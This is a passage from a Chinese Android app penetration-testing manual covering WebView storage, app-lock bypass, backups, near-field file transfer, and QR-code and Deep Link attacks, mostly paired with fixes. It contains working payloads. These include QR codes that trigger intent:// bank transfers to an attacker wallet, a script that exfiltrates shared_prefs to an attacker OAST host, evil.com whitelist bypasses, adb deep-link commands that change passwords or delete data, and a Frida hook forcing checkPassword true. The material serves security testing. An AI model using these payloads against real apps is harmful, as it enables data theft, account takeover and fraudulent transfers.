- 内置 WebView 版本过低、使用 X5/TBS 内核或自带 Chromium。
- 低版本 WebView 可能存在已知 UXSS/RCE。

```
// 运行期查看 UA 版本
Java.perform(function () {
    var WV = Java.use("android.webkit.WebView");
    console.log(WV.getSettings.call(WV.$new(
        Java.use("android.app.ActivityThread").currentApplication()), "getUser
AgentString"));
});
```

16.4.1 WebView localStorage 与数据库安全（补充）

WebView 的 localStorage/Web SQL 数据库以明文存储在应用私有目录，root 设备或同 UID 应用可读取：

```
/data/data/<包名>/app_webview/Local Storage/leveldb/    ← localStorage (LevelDB)
/data/data/<包名>/databases/webview.db                  ← 密码保存（setSavePassword）
/data/data/<包名>/databases/webviewCookiesChromium.db   ← Cookie
/data/data/<包名>/app_webview/IndexedDB/                ← IndexedDB
```

安全风险：

- localStorage 存储 Token/Session → root 提取后可劫持会话
- webview.db 明文保存密码（setSavePassword(true) 已废弃但仍可用）
- Cookie 未设 HttpOnly → JS 可读取并外传

检测方法：

```
# 检查 localStorage
ls /data/data/<包名>/app_webview/Local\ Storage/leveldb/
cat /data/data/<包名>/app_webview/Local\ Storage/leveldb/*.log | strings | grep -i "token\|session\|key"
# 检查 Cookie
sqlite3 /data/data/<包名>/databases/webviewCookiesChromium.db "SELECT * FROM cookies;"
```

修复建议：

- 敏感数据不存入 WebView localStorage，改用 EncryptedSharedPreferences
- 禁用密码保存：setSavePassword(false)
- Cookie 设 HttpOnly + Secure 标志
- 使用 WebView.clearCache(true) / clearFormData() 及时清理

16.5 Native 层安全

- 栈溢出：strcpy、sprintf、memcpy 等不安全函数。
- 命令执行：system、popen、exec。
- 硬编码密钥（strings 搜索）。

- JNI_OnLoad 动态注册规避静态分析。

```
grep -a "strcpy\|system\|popen\|exec" lib/arm64-v8a/*.so
strings lib/arm64-v8a/*.so | grep -iE "password|secret|key|http"
# IDA/Ghidra 分析 JNI 导出与字符串
```

16.6 应用快捷方式与 App Shortcuts

- 快捷方式、App Shortcuts 是否可被篡改或劫持。
- 启动的 Intent 是否可被伪造。

16.7 悬浮窗与重叠窗口

- 是否申请 SYSTEM_ALERT_WINDOW。
- 是否可能形成 Tapjacking/Overlay 攻击（见 5.5）。

16.8 应用锁与本地认证绕过

- 应用锁是否本地校验。
- 是否可被 Hook 绕过。
- 是否可用返回键/多任务绕过、解锁状态是否可持久化绕过。

```
Java.perform(function () {
    var Lock = Java.use('com.example.app.LockActivity');
    Lock.checkPassword.implementation = function (pwd) { return true; };
});
```

16.9 屏幕录制与无障碍采集

- 是否可被 MediaProjection 录屏获取敏感内容（对应 FLAG_SECURE 缺失）。
- 是否被无障碍服务读取敏感信息（见 12.6）。

16.10 数据备份与恢复路径

```
aapt dump xmltree app.apk AndroidManifest.xml | grep -i "fullBackupContent\|da
taExtractionRules\|allowBackup"
adb backup -f b.ab -apk com.example.app
java -jar abe.jar unpack b.ab b.tar
tar -tvf b.tar
```

- 检查 fullBackupContent、dataExtractionRules 配置。
- 测试 adb backup、云备份、设备迁移能否提取敏感数据。

16.11 序列化与反序列化

- Serializable、Parcelable、JSON/Fastjson、Java 原生反序列化处理不可信数据。
- 入口：Intent 传递、WebView bridge、Socket 通信、文件解析。

```
grep -rn "readObject\|ObjectInputStream\|JSON.parseObject\|FastJson\|XStream" jadx_out/
```

16.12 权限降级与卸载残留

- 卸载后是否残留敏感数据（外部存储、公共目录）。
- 权限被关闭后应用是否正确处理。
- 系统降级（卸载更新）后数据是否可读。

```
adb uninstall com.example.app
adb shell ls -la /sdcard/Android/data/com.example.app/ 2>/dev/null
adb shell find /sdcard -name "*com.example.app*" 2>/dev/null
```

16.13 输入校验与 DoS

- 长字符串、超大数字、特殊字符、畸形格式（正则灾难性回溯）导致崩溃或卡顿。
- parseXXX、BigInteger、JSON.parse、正则等入口。

```
// 发送超长参数测试
adb shell am start -n com.example.app/.VulActivity --es data "$(python -c 'print("A"*100000)')"
```

16.14 日志与调试信息上线残留

```
grep -rn "BuildConfig.DEBUG\|TEST_\|DEBUG_\|192.168\|10\.0\.\|localhost\|测试账号" jadx_out/
```

- 调试页面、测试账号、内部接口地址、注释中的敏感信息。

16.15 更新与热修复通道安全

- 热修复/插件化下发是否加密与校验。
- 是否可被中间人替换下发内容（见 13.2、13.4）。

16.16 多进程与 ContentProvider 跨进程权限

- 多进程应用的数据共享是否校验调用者。

- Provider 的 multiprocess 与 initOrder 配置。

16.17 应用分身与数据隔离

- 应用在分身/多用户环境下数据是否隔离。
- android:multiUser、singleUser 配置。

16.18 系统广播与开机自启

```
grep -rn "BOOT_COMPLETED\|USER_PRESENT\|PACKAGE_ADDED" jadx_out/AndroidManifest.xml
```

- 自启动后执行哪些敏感操作，是否可被外部触发。

16.19 测试项汇总表

分类	测试项	优先级
配置	二次打包、Debug、AllowBackup、cleartext、组件导出	高
信息泄露	SD 卡、日志、SP、硬编码、剪贴板、截屏、SDK	高
组件	Activity/Service/Provider/Receiver 导出与鉴权	高
Intent	重定向、PendingIntent、BAL、Scheme URL	高
WebView	JS 接口、file 域、UXSS、scheme、调试开关、Bridge	高
网络	MITM、证书校验、Pinning、验证码、重放、越权、SSRF	高
权限	游离权限、Normal 误用、校验 API 误用、sharedUserId	中高
密码学	弱算法、不安全随机数、ECB/固定 IV、密钥管理、生物识别	中高
运行时	Root/Frida/模拟器检测、完整性校验、反调试	中
其他	无障碍、悬浮窗、多开、native、SDK、备份、快捷方式	中

16.20 不安全的近距离 / 文件传输协议（BLE / WiFi Direct，补充）

16.20.1 概述

一些 Android 分享应用把 **BLE 发现/GATT、WiFi Direct、控制套接字、基于拉取的 HTTP 下载**堆叠在一起。应把它们视为**单一信任边界**审计：如果接收方通过 BLE 泄露连接材料、或信任发送方提供的控制字段，正常的"接收"流程就可能变成**零点击任意文件传输**原语。

16.20.2 要测试什么

- **BLE/GATT 密钥泄露：**枚举自定义服务与标准特征（如通用访问/设备名 0x2a00）。不要假设只含名称——检查是否泄露 **SSID、PSK、IP、端口、令**

牌或二维码派生元数据。若应用已迁移到 **BLE 扩展广播**，桌面扫描器可能检测不到，但 Android 无线电仍能恢复相同字节。

- **可选加密 / 伪密钥交换**：在证明强制前，把 ECDH/RSA/DES/AES 步骤视为不可信。发送畸形/伪造的密钥材料后继续用明文，若接收方仍返回确认并接受后续命令，则真正的安全边界只剩"网络可达"。
- **远程同意策略注入**：在协议模式与反序列化器中搜索发送方控制的标志，如 silence、silent、autoAccept、skipPrompt、trusted、hidden、installer、--no-delete。跟踪每个使用这些标志的分支：若它们抑制了对话框、UI 计数、通知或传输列表项，发送方即可把**可见传输变成静默接收**。
- **基于拉取的任意文件传输**：许多近场协议不通过控制套接字推送字节，而是由发送方提供**文件名、大小、校验和、HTTP URI**，接收方回连取载荷。利用方式变成"伪造控制消息 + 匹配的 HTTP 响应"，协议响应（如 Accept / DownloadFinished）即成功指示。
- **隐藏暂存目录滥用**：获得文件落地后，确定应用把静默导入的文件存到何处、后续哪个工作流会使用它。.nomedia 隐藏目录是重要暂存点（例：ShareMe/MiDrop 会存到 /sdcard/MIUI/ShareMe/.upgrade_package/，随后被自我更新逻辑复用）。
- **自定义更新中的 APK 校验薄弱**：若更新器复用同一目录，检查是否只校验 packageName/versionCode，或调用 getPackageArchiveInfo(path, 0) 时**未请求签名数据**。这会带来"看似官方的更新提示"、强制改版或降级到易受攻击版本。
- **WebView/FileProvider 后续攻击**：文件传输后，审查把攻击者 URL 转发到 Intent.parseUri(...)/startActivity(...) 的 @JavascriptInterface 方法，并检查 file_paths.xml 是否有 <root-path path="/data/">、/storage/ 之类的过宽映射。
- **旧版备用凭据**：在旧兼容路径中查找硬编码的 WiFi Direct/热点密码；现代 Android 可能覆盖，但 Android 9/10 或 OEM 备用代码仍可能直接使用内嵌默认值。

16.20.3 快速分诊

```
rg -n 'send_pk|send_files|silence|silent|autoAccept|skipPrompt|trusted|installer|getPackageArchiveInfo|addJavascriptInterface|parseUri|root-path|/data/|/storage/' .
adb shell dumpsys bluetooth_manager | grep name:
```

参考：小米 ShareMe 上的零点击文件拖放（MiDrop）研究及 PoC 仓库。

16.21 支付与 NFC / EMV Relay（补充）

- **HCE / NFC / EMV 中继**：利用 Android HCE（主机卡模拟）进行 NFC/EMV 中继（Tap-to-Pay 滥用），需在受控环境下评估非接触支付链路。
- **POS 支付套接字 / ISO 8583 后端**：支付终端与后端常走 ISO 8583 套接字协议，需测试消息伪造、字段注入、重放与鉴权缺陷。
- 参考：https://hacktricks.wiki/en/network-services-pentesting/pentesting-iso-8583-payment-sockets.html

16.22 Shizuku 与非 root 特权访问（补充）

Shizuku 允许应用**通过 ADB 获得部分系统级特权 API**（无需 root），常用于自动化、权限提升类场景。测试要点：

- 评估应用是否依赖/滥用 Shizuku 授予的特权。
- 检查 Shizuku 授权范围与调用边界，是否会越权访问系统 API。

参考：https://hacktricks.wiki/en/mobile-pentesting/android-app-pentesting/shizuku-privileged-api.html

16.23 完整性证明绕过（Play Integrity / SafetyNet，补充）

- **SafetyNet / Play Integrity 绕过**：应用可能用完整性证明做风控。测试其是否可被绕过（Hook 返回伪造结果、重放有效 token、模拟 Play Store 等），进而判断依赖能否作为可信边界。
- **Play 商店位置欺骗**：测试在 Play 商店中伪造位置是否会影响应用的区域/风控逻辑。
- 参考：https://hacktricks.wiki/en/mobile-pentesting/android-app-pentesting/play-integrity-attestation-bypass.html

16.24 应用级虚拟化 / 克隆 / 多开（补充）

应用可在应用级虚拟化（App Virtualization / App Cloning）环境中运行。测试：

- 应用是否检测多开/克隆/虚拟空间；能否绕过。
- 在克隆环境中数据、缓存、登录态是否隔离，是否可被跨实例访问。
- 恶意用户借此批量操控账户（薅羊毛、刷量）的可能性。

参考：https://hacktricks.wiki/en/mobile-pentesting/android-app-pentesting/android-application-level-virtualization.html

16.25 输入法（IME）滥用与恶意键盘（补充）

除"键盘缓存泄露"（见 3.8）外，还需评估输入法服务被滥用的风险：

- 恶意 IME 可记录全部按键、窃取密码、注入内容、截取剪贴板。
- 应用是否对敏感输入做了额外保护（安全键盘、禁用第三方 IME）。
- 检查 InputMethodService 相关权限与行为。

参考：https://hacktricks.wiki/en/mobile-pentesting/android-app-pentesting/inputmethodservice-ime-abuse.html

16.26 content:// 协议与 FileProvider（补充）

- **content:// 协议**是 Provider 数据访问的核心，需测试 URI 权限、路径遍历、FileProvider 的 file_paths.xml 映射是否过宽。
- 参考：https://hacktricks.wiki/en/mobile-pentesting/android-app-pentesting/content-protocol.html

16.27 物理攻击（补充）

设备落入手攻击者手中时，需评估：屏幕锁定强度、加密与密钥存储、备份/调试口、USB 调试、取证提取难度、快照与残留数据（见 3.12）。参考：https://hacktricks.wiki/en/mobile-pentesting/android-app-pentesting/android-physical-attacks.html

16.28 键盘劫持 / 屏幕劫持 / 更新包安全策略（补充）

16.28.1 键盘劫持测试（金融/银行类重点）

- 打开应用，选择一处输入点进行输入，观察**是否唤起自带安全键盘**。若使用系统输入法输入，则存在被第三方输入法记录/劫持的风险。
- **修复**：内嵌自带安全键盘，并采用**随机分布式键盘**布局。

16.28.2 屏幕劫持

见 5.6 界面劫持 与 5.5 Tapjacking。

16.28.3 更新包安全策略

检查更新包的**传输、存储、验证**三环节：是否 HTTPS 下载、是否校验签名/hash、是否校验包名与版本、能否降级（见 13.2）。

16.29 历史系统漏洞与权限绕过 🧓 历史漏洞（已修复，仅低版本适用）

以下问题主要存在于旧版 Android，列出供**低版本设备/老应用**排查参考（新系统已修复，不作为现代修复项）：

漏洞	说明	参考
Fragment 注入	导出且未正确校验 Intent 的 PreferenceActivity 子类	见 5.7
短信伪造 / 短信重发	短信相关权限绕过	CVE-2014-8610
WAPPushManager SQL 注入	Android < 5.0	CVE-2014-8507
电话拨打权限绕过	无需 CALL_PHONE 即可拨号	CVE-2013-6272
LaunchAnyWhere	Intent 重定向提权	见 4.2
BroadAnyWhere	PendingIntent 广播提权	见 4.3
TowelRoot	内核提权（futex）	CVE-2014-3153
签名绕过（Master Key / FakeID / Janus）	见 2.8.2	CVE-2013-4787、Janus CVE-2017-13156

测试要点：确认设备版本与目标 targetSdkVersion 是否落在受影响区间。

16.30 拒绝服务（DoS）攻击面清单（补充）

应用级 DoS 不仅限于 Intent 崩溃，还包括：

类型	说明
组件通用崩溃	Activity/Receiver/Service 接收畸形/空数据崩溃（见 4.5）
图标拒绝服务	构造特殊图标资源导致渲染崩溃
Manifest 拒绝服务	畸形 Manifest 字段导致解析异常
Fragment DoS	注入/畸形 Fragment 导致崩溃
浏览器拒绝服务	WebView/系统浏览器被恶意页面打崩
Denial of App / PackageManager	攻击 PackageManager 相关逻辑
WiFi DoS	恶意 WiFi 配置/广播导致异常
acquireWifiLock DoS	攻击者反复调用 WifiManager.WifiLock.acquire() 且不释放，阻止 WiFi 进入休眠，耗尽电池/网络资源

类型	说明
native / java crash	通过畸形输入触发 native 或 Java 崩溃
存储耗尽	无限数据写入 Provider/文件（见 7.6.1）

测试方法：对每个导出组件/接口，批量发送空值、畸形值、超长值、超大数组、类型错误值，观察是否崩溃；并结合 adb logcat/Frida 定位。

16.31 其他补充测试项

- **伪随机数（PRNG）**：见 11.2、11.7.5。
- **浏览器地址栏欺骗**：WebView 地址栏显示与实际 URL 不一致（旧版/自定义浏览器）。
- **邮件伪造 / XSS / 钓鱼**：邮件相关组件与 WebView 渲染。
- **蓝牙/WiFi 权限缺失**：检查相关权限是否过度/缺失导致滥用。
- **Cross-Device Scripting**：跨设备脚本攻击面（旧研究）。
- **资源文件安全**：openRawResource 被 Hook 修改、resources.arsc 被篡改（见 14.8）。
- **DNS 劫持检测**：应用使用自定义 DNS 解析（InetAddress.getByName、OkHttp Dns 接口）时，若未固定目标 IP 而依赖 DNS 结果，可被本地 DNS 劫持（ARP 欺骗、恶意 WiFi DNS、hosts 文件篡改）导向钓鱼/中间人。检查是否校验证书指纹或使用 HTTP DNS（阿里/腾讯 HTTPDNS）。
- **音频驱动漏洞**：Android 音频 HAL/驱动层（/dev/audio、/dev/snd/*）若暴露给非特权进程，可能被利用进行拒绝服务（独占音频设备）、信息泄露（窃听录音流）或权限提升（内核态写入）。测试时检查 /dev/audio* 的权限位、SELinux 上下文。

第 17 章 二维码 / 扫一扫 / Deep Link 攻击面

17.1 二维码 URL 注入漏洞

17.1.1 漏洞概述

应用内置扫码功能，扫描后直接在 WebView 加载结果 URL，未做安全校验。攻击者可构造恶意二维码，诱导扫描后触发：重定向钓鱼、加载恶意 JS、执行 intent:// 启动任意 Activity、读取本地文件（file://）。

17.1.2 检测方法

```
grep -rn "zxing\|barcode\|scan\|QR\|decodeResult" jadx_out/ --include="*.java"
grep -rn "loadUrl\|loadData" jadx_out/ | grep -i "scan\|qr\|barcode"
```

17.1.3 完整利用步骤

```
qrencode -o evil.png "javascript:alert(document.cookie)"
qrencode -o evil.png "intent://scan/#Intent;scheme=myapp;package=com.target.ap
p;S.url=https://evil.com;end"
qrencode -o evil.png "file:///data/data/com.target.app/shared_prefs/auth.xml"
qrencode -o evil.png "content://com.target.app.provider/users"
```

```
<script>
fetch('file:///data/data/com.target.app/databases/app.db')
  .then(r => r.blob())
  .then(blob => {
      var a = document.createElement('a');
      a.href = URL.createObjectURL(blob);
      a.download = 'app.db';
      a.click();
  });
</script>
```

17.1.4 修复与加固

```
@Override
protected void onActivityResult(int requestCode, int resultCode, Intent data)
{
    if (requestCode == SCAN_REQUEST && resultCode == RESULT_OK) {
        String result = data.getStringExtra("SCAN_RESULT");
        if (!isValidUrl(result)) { showError("无效的链接"); return; }
        Uri uri = Uri.parse(result);
        String scheme = uri.getScheme();
        if (!"http".equals(scheme) && !"https".equals(scheme)) {
            showError("不支持的链接类型"); return;
        }
        if (!isWhitelistedHost(uri.getHost())) { showError("不信任的网站"); re
turn; }
        if (result.contains("file://") || result.contains("content://")) {
            showError("安全警告"); return;
        }
        webView.loadUrl(result);
    }
}

private boolean isValidUrl(String url) {
```

```
    try { return Uri.parse(url).getHost() != null; }
    catch (Exception e) { return false; }
}
```

17.2 二维码 intent:// 注入

17.2.1 漏洞概述

扫码后解析 intent:// 启动内部 Activity，若未校验目标组件和参数，可启动未导出的敏感 Activity、注入额外参数执行越权、绕过业务流程。

17.2.2 完整利用步骤

```
qrencode -o evil.png "intent://transfer/#Intent;S.amount=10000;S.to=attacker_wallet;package=com.bank.app;end"
qrencode -o evil.png "intent://admin/#Intent;scheme=myapp;package=com.target.app;component=com.target.app/.AdminActivity;end"
qrencode -o evil.png "intent://scan/#Intent;S.result={\"action\":\"admin\",\"method\":\"changePassword\",\"newPass\":\"hacked123\"};end"
```

17.2.3 修复与加固

```
@Override
public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
    Uri uri = request.getUrl();
    if ("intent".equals(uri.getScheme())) {
        try {
            String host = uri.getHost();
            String path = uri.getPath();
            if (!"scan".equals(host) && !"open".equals(host)) return true;
            Intent intent = new Intent();
            intent.setClassName(getPackageName(), "com.target.app" + path);
            Set<String> params = uri.getQueryParameterNames();
            for (String param : params) {
                if (isDangerousParam(param)) return true;
            }
            startActivity(intent);
            return true;
        } catch (Exception e) {
            return true;
        }
    }
    return false;
}
```

17.3 Deep Link 攻击面

> 本节内容整理自参考资料《Android Deep Link 攻击面》，对 Deep Link 的提取、调用、利用与防护做了系统梳理。测试靶场可参考 InsecureShop：https://github.com/hax0rgb/InsecureShop/releases。

17.3.1 概念

Android Deep Link（深层链接）是一种特殊的链接协议，主要用于在应用之间导航和交互：可以从一个 App 跳转到另一个 App 中相应的页面，实现 App 间的无缝跳转。最常见的例子是——在浏览器中打开知乎会提示"打开 App"，点击后若已安装则直接跳到应用对应页面，若未安装则跳到下载页。

> **Deferred Deep Link（延迟深度链接）**：与基础 Deep Link 不同，若用户没有安装 App，则引导用户下载安装，并在安装启动后立即跳转到指定的页面或功能。它可以提升用户体验与转化率，让用户直达目标页面而无需手动查找。

17.3.2 典型应用场景

- **一键跳转**：在应用内部或外部直接跳转到指定页面或执行特定操作。
- **传参安装**：在应用市场或推广渠道传递参数，用户安装后应用根据参数自动初始化或展示特定页面。
- **分享闭环**：在应用内分享商品链接，用户点击直接跳转到商品详情页。
- **无码邀请**：点击邀请按钮生成唯一邀请链接，在邀请过程中跳转到注册页。
- **渠道追踪**：通过 Deep Link 跳转到应用市场，记录用户来源渠道并回传后台统计。

17.3.3 Deep Link 的组成与匹配

一个 Deep Link 的典型结构：

<scheme>://<host>/<path>?<query>#<fragment>

在 AndroidManifest.xml 中通过 <intent-filter> + <data> 声明。常见属性：android:scheme、android:host、android:port、android:path/pathPrefix/pathPattern、android:mimeType。只有 action、category、data 全部匹配时，组件才会被启动。

> **App Links vs Deep Link**：自定义 scheme（如 myapp://）属于 Deep Link，任意应用都可注册同名 scheme；而基于 https + android:autoVerify="true" + assetlinks.json 的属于 App Links，可由系统验证域名归属，安全性更高。

17.3.4 提取 App 中的 Deep Link（四种方法）

方法一：从 AndroidManifest 中提取

反编译后搜索 android:scheme 与 <intent-filter>：

```
aapt dump badging app.apk | grep -i "scheme\|intent-filter" -A 5
apktool d app.apk -o app_out/
grep -rn "android:scheme" app_out/AndroidManifest.xml
grep -n "BROWSABLE\|scheme\|host\|pathPrefix" app_out/AndroidManifest.xml
```

例如目标声明了 insecureshop://com.insecureshop/，即可用该 URI 启动 com.insecureshop.WebViewActivity 组件。

方法二：使用 MobSF

把 APK 拖入 MobSF，在 "Android API" / "Manifest Analysis" 中会列出所有 Deep Link 与对应组件，适合批量快速梳理。

方法三：使用 Frida（动态监听）

运行期 Hook Intent.getData()，实时捕获所有 Deep Link 及其路由参数：

```
// 改编自 https://codeshare.frida.re/@leolashkevych/android-deep-link-observer
/
// frida -U -p <pid> -l deeplink.js
var seenIntents = {};
Java.perform(function () {
    var Intent = Java.use("android.content.Intent");
    Intent.getData.implementation = function () {
        var action = this.getAction() !== null ? this.getAction().toString() :
 false;
        if (action) {
            var key = action + '|' + (this.getData() !== null ? this.getData().
toString() : '');
            if (seenIntents.hasOwnProperty(key)) {
                return this.getData();
            } else {
                seenIntents[key] = true;
                console.log("[*] Intent.getData() was called");
                console.log("[*] Activity: " + (this.getComponent() !== null ?
 this.getComponent().getClassName() : "unknown"));
                console.log("[*] Action: " + action);
                var uri = this.getData();
                if (uri !== null) {
                    console.log("\n[*] Data");
                    uri.getScheme()   && console.log("- Scheme:\t"   + uri.get
```

```
Scheme() + "://");
                    uri.getHost()     && console.log("- Host:\t\t/"   + uri.ge
tHost());
                    uri.getQuery()    && console.log("- Params:\t"   + uri.get
Query());
                    uri.getFragment() && console.log("- Fragment:\t" + uri.get
Fragment());
                    console.log("\n\n");
                } else {
                    console.log("[-] No data supplied.");
                }
            }
        }
        return this.getData();
    };
});
```

```
# 找到 system_server 的 pid，再 hook
frida-ps -U | grep system_server
frida -U -l deeplink.js -p 7309
```

方法四：从网页前端提取

在浏览器中打开目标网页，打开开发者控制台，点击"打开 App"按钮，观察控制台报错（未处理的 scheme 会打印出完整的 Deep Link），即可拿到对应的 Deep Link。该方法虽不够稳定，但有助于在信息收集阶段发现隐藏的 Deep Link。

17.3.5 调用 Deep Link

一般使用 adb 调用：

```
adb shell am start -W -a android.intent.action.VIEW -d "<deeplink>"
```

也可编写一个 HTML 页面，让手机访问后点击，模拟真实攻击环境（钓鱼链接、页面跳转等）：

```
<a href="<deeplink>">Click</a>
```

调用前需要先拿到对应的路由与参数，跟踪到目标组件中分析如何构造。下文按攻击面逐类展开。

17.3.6 攻击面一：URL 无验证

完全没有验证加载的 URL 地址。

代码逻辑：若路由为 /web，则进入分支；从参数 url 取值赋给 data；通过 webView.loadUrl(data) 加载。

```
// 漏洞代码示意
if ("/web".equals(uri.getPath())) {
    String url = uri.getQueryParameter("url");
    webView.loadUrl(url); // 未做任何校验
}
```

利用命令：

```
adb shell am start -W -a android.intent.action.VIEW \
  -d "insecureshop://com.insecureshop/web?url=https://blog.gm7.org/"
```

结果：WebView 直接加载了攻击者指定的任意网页（可指向钓鱼站/恶意页面）。

危害：任意 URL 加载 → 钓鱼、加载恶意 JS、结合 WebView 漏洞进一步利用。

17.3.7 攻击面二：弱主机验证（后缀匹配绕过）

验证了 HOST，但可以被绕过。

代码逻辑：路由不是 /web 而是 /webview；从参数 url 取值给 queryParameter；判断 queryParameter 是否以 insecureshopapp.com 结尾；若是则 loadUrl。

```
// 漏洞代码示意：仅做"结尾包含"判断
String url = uri.getQueryParameter("url");
if (url != null && url.endsWith("insecureshopapp.com")) {
    webView.loadUrl(url);
}
```

因为只要求"结尾出现特定字符串"，绕过非常简单：

```
adb shell am start -W -a android.intent.action.VIEW \
  -d "insecureshop://com.insecureshop/webview?url=https://blog.gm7.org/?insecu
reshopapp.com"
```

这是典型的 URL 跳转白名单绕过，可利用的形式包括：

```
https://evil.com/?insecureshopapp.com        # 用 ? 拼接
https://evil.com/#insecureshopapp.com        # 用 # 拼接
https://evil.com/?a=insecureshopapp.com      # 参数格式
https://evil.com/insecureshopapp.com.evil.com
```

17.3.8 攻击面三：窃取本地数据（file 协议 + JS）

在前两种攻击面的基础上深入利用。注意：**http 协议无法跨域访问 file 协议，只能从 file 协议跨到 file 协议**。

前两类攻击面本质是 URL 跳转，可控制跳转到任意网站。由于是在手机客户端中执行，还可以尝试通过 file:// 协议访问本地敏感文件，进一步窃取数据。

前置条件（两者必须同时满足）：

1. setAllowUniversalAccessFromFileURLs(true)：默认情况下 Android WebView 不允许跨域访问本地文件系统（该方法默认返回 false），若要在 WebView 中允许跨域访问本地文件系统，需要显式设置为 true。

2. setJavaScriptEnabled(true)：默认 WebView 不执行 JS，需要显式开启。

```
// 漏洞环境中的危险配置
webSettings.setAllowUniversalAccessFromFileURLs(true);
webSettings.setJavaScriptEnabled(true);
```

假设存在敏感文件 /data/data/com.insecureshop/shared_prefs/Prefs.xml，先验证能否加载：

```
adb shell am start -W -a android.intent.action.VIEW \
  -d "insecureshop://com.insecureshop/web?url=file:///data/data/com.insecureshop/shared_prefs/Prefs.xml"
```

仅"能访问"还不算"窃取"，需要进一步用 JS 读取并回传。编写 hello.html：

```
<script type="text/javascript">
    function theftFile(path, callback) {
        var req = new XMLHttpRequest();
        req.open("GET", "file://" + path, true);
        req.onload = function (e) { callback(req.responseText); };
        req.onerror = function (e) { callback(null); };
        req.send();
    }

    var file = "/data/data/com.insecureshop/shared_prefs/Prefs.xml";

    theftFile(file, function (contents) {
        location.href = "http://<你的 OAST 域名>/?data=" + encodeURIComponent(contents);
    });
</script>
```

将 hello.html 上传到设备可访问的目录（如应用目录或 file:// 可读路径），再通过 WebView 加载该 HTML：

```
adb shell am start -W -a android.intent.action.VIEW \
  -d "insecureshop://com.insecureshop/web?url=file:///data/data/com.insecureshop/shared_prefs/hello.html"
```

即可成功将本地敏感文件内容外带到攻击者服务器。

利用局限：该手法只能在 file:// → file:// 之间生效。若从 http 页面请求 file 资源，会触发 Chrome 的同源限制，异常日志为：Cross origin requests are only supported for protocol schemes: http, data, chrome, https. 这也是该利用被认为"略鸡肋"的原因（但配合 17.3.8 的 bridge 或可写目录可放大危害）。

17.3.9 攻击面四：弱主机验证升级版（getHost + 协议绕过）

有些实现使用 uri.getHost() 做严格相等判断，看似更安全：

```
private boolean isValidUrl(String url) {
    Uri uri = Uri.parse(url);
    return "legitimate.com".equals(uri.getHost());
}
```

但 Uri.parse 支持多种协议，攻击者可用非 http(s) 协议构造 host 为 legitimate.com、但实际执行危险行为的 URL：

```
javascript://legitimate.com/%0aalert(1)
file://legitimate.com/sdcard/exploit.html
content://legitimate.com/
```

因为这些 payload 的 getHost() 恰好返回 legitimate.com，可通过校验；而 WebView/系统后续按 javascript: / file: / content: 协议解析，导致 JS 执行、本地文件加载或 ContentProvider 访问。

修复要点：校验时必须同时限定 **协议（scheme）白名单**（仅允许 http/https），再校验 host，二者缺一不可。

17.3.10 从 Deep Link 到本地数据窃取的完整链路

综合以上攻击面，一个典型的"Deep Link → 任意文件读取 → 数据外带"链路如下：

1. **信息收集**：用 Manifest/静态分析或 Frida 提取 Deep Link（如 insecureshop://com.insecureshop/...）。
2. **定位入口**：找到处理该 Deep Link 的 Activity 与其 WebView 加载逻辑 /web?url=。
3. **确认前置条件**：确认 setAllowUniversalAccessFromFileURLs(true) 与 setJavaScriptEnabled(true) 是否满足。
4. **盲测文件加载**：用 file:// 指向目标敏感文件验证可加载性。
5. **构造外带页面**：编写回传 JS 的 HTML，置于设备可读目录。

6. **触发外带**：通过 Deep Link 加载该 HTML，收到 OAST 请求完成窃取。

17.3.11 攻击面五：路径参数穿越与开放重定向

若深度链接把 URL 路径作为参数模板（如 https://api.example.com/v1/users/{username}），可尝试路径穿越，构造：

example://app/users?username=../../unwanted-endpoint%3fparam=value

若在应用中找到正确的端点，可能进一步触发：

- **开放重定向**（路径的一部分被当作域名使用）；
- **账户劫持**（若能无 CSRF Token 修改用户信息，且端点使用了正确的方法）；
- 其它衍生漏洞。

参考：http://dphoeniixx.com/2020/12/13-2/

17.3.12 攻击面六：敏感信息经 URL 参数外泄

每次发现深度链接，都要检查它**是否通过 URL 参数接收敏感数据（如密码、token）**——因为**任何其他应用都可以冒用该 scheme 并窃取这些数据**（结合 17.5 URL Scheme 劫持）。

> 关于链接验证文件 /.well-known/assetlinks.json 的一个有趣漏洞赏金案例：https://hackerone.com/reports/855618

17.3.13 防护建议

- 对传入的 URL / 参数进行检查与清洗，按业务要求设置**严格白名单**（域名后缀要做边界匹配，避免 endsWith/contains 误判）。
- **同时校验协议与主机**：仅允许 http/https，显式拒绝 javascript:、file:、content:、intent: 等危险协议。
- 若 setJavaScriptEnabled(true)，则必须对加载的 JS 内容严格验证，禁止加载外部不可信页面。
- 尽可能将以下函数返回值设为 false：
  - getAllowFileAccess()
  - getAllowFileAccessFromFileURLs()
  - getAllowUniversalAccessFromFileURLs()

- 对 addJavascriptInterface 暴露的桥接方法做来源（origin）与参数白名单校验，避免"任意 URL 加载 + 桥接调用"组合升级为更严重攻击。
- Deep Link 入口组件校验来源与参数，敏感操作（转账、改密、删除）强制二次确认。
- 优先使用 App Links（android:autoVerify="true" + 部署 assetlinks.json）替代自定义 scheme。

17.3.14 检查要点

- App 中注册了哪些 Deep Link？分别对应哪个组件？
- 处理 Deep Link 的组件是否对 url 参数做白名单校验？
- 白名单是否同时校验了协议与主机？是否可被 ?/#/后缀拼接绕过？
- 是否通过 URL 参数传递敏感数据（可被其他应用冒用 scheme 窃取）？
- 深度链接是否把 URL 路径参数用于拼接端点？是否可路径穿越/开放重定向？
- 是否可通过 file:// 协议加载本地文件？是否开启了 setAllowUniversalAccessFromFileURLs 与 JS？
- 是否存在 JSBridge 可被 Deep Link 组合利用？

17.4 Deep Link 未鉴权漏洞

17.4.1 漏洞概述

应用注册 Deep Link 供外部调用，但未对来源进行身份验证。攻击者可构造恶意链接诱导点击，直接调用内部功能（转账、改密、删数据）。

17.4.2 检测方法

```
aapt dump badging app.apk | grep "intent-filter" -A 10
curl https://target.com/.well-known/assetlinks.json
```

17.4.3 完整利用步骤

```
adb shell am start -a android.intent.action.VIEW -d "myapp://transfer?to=attac
ker&amount=10000"
adb shell am start -a android.intent.action.VIEW -d "myapp://settings/password?
new=hacked123"
adb shell am start -a android.intent.action.VIEW -d "myapp://data/delete?all=t
rue"
```

17.4.4 修复与加固

```
Intent intent = getIntent();
Uri data = intent.getData();
if (data != null) {
    int callingUid = getCallingUid();
    if (!isValidCaller(callingUid)) { finish(); return; }
    if (isSensitiveOperation(data.getPath())) {
        showConfirmDialog(data);
        return;
    }
    handleDeeplink(data);
}
```

- 校验来源、敏感操作二次确认、参数白名单。

17.5 URL Scheme 劫持

17.5.1 漏洞概述

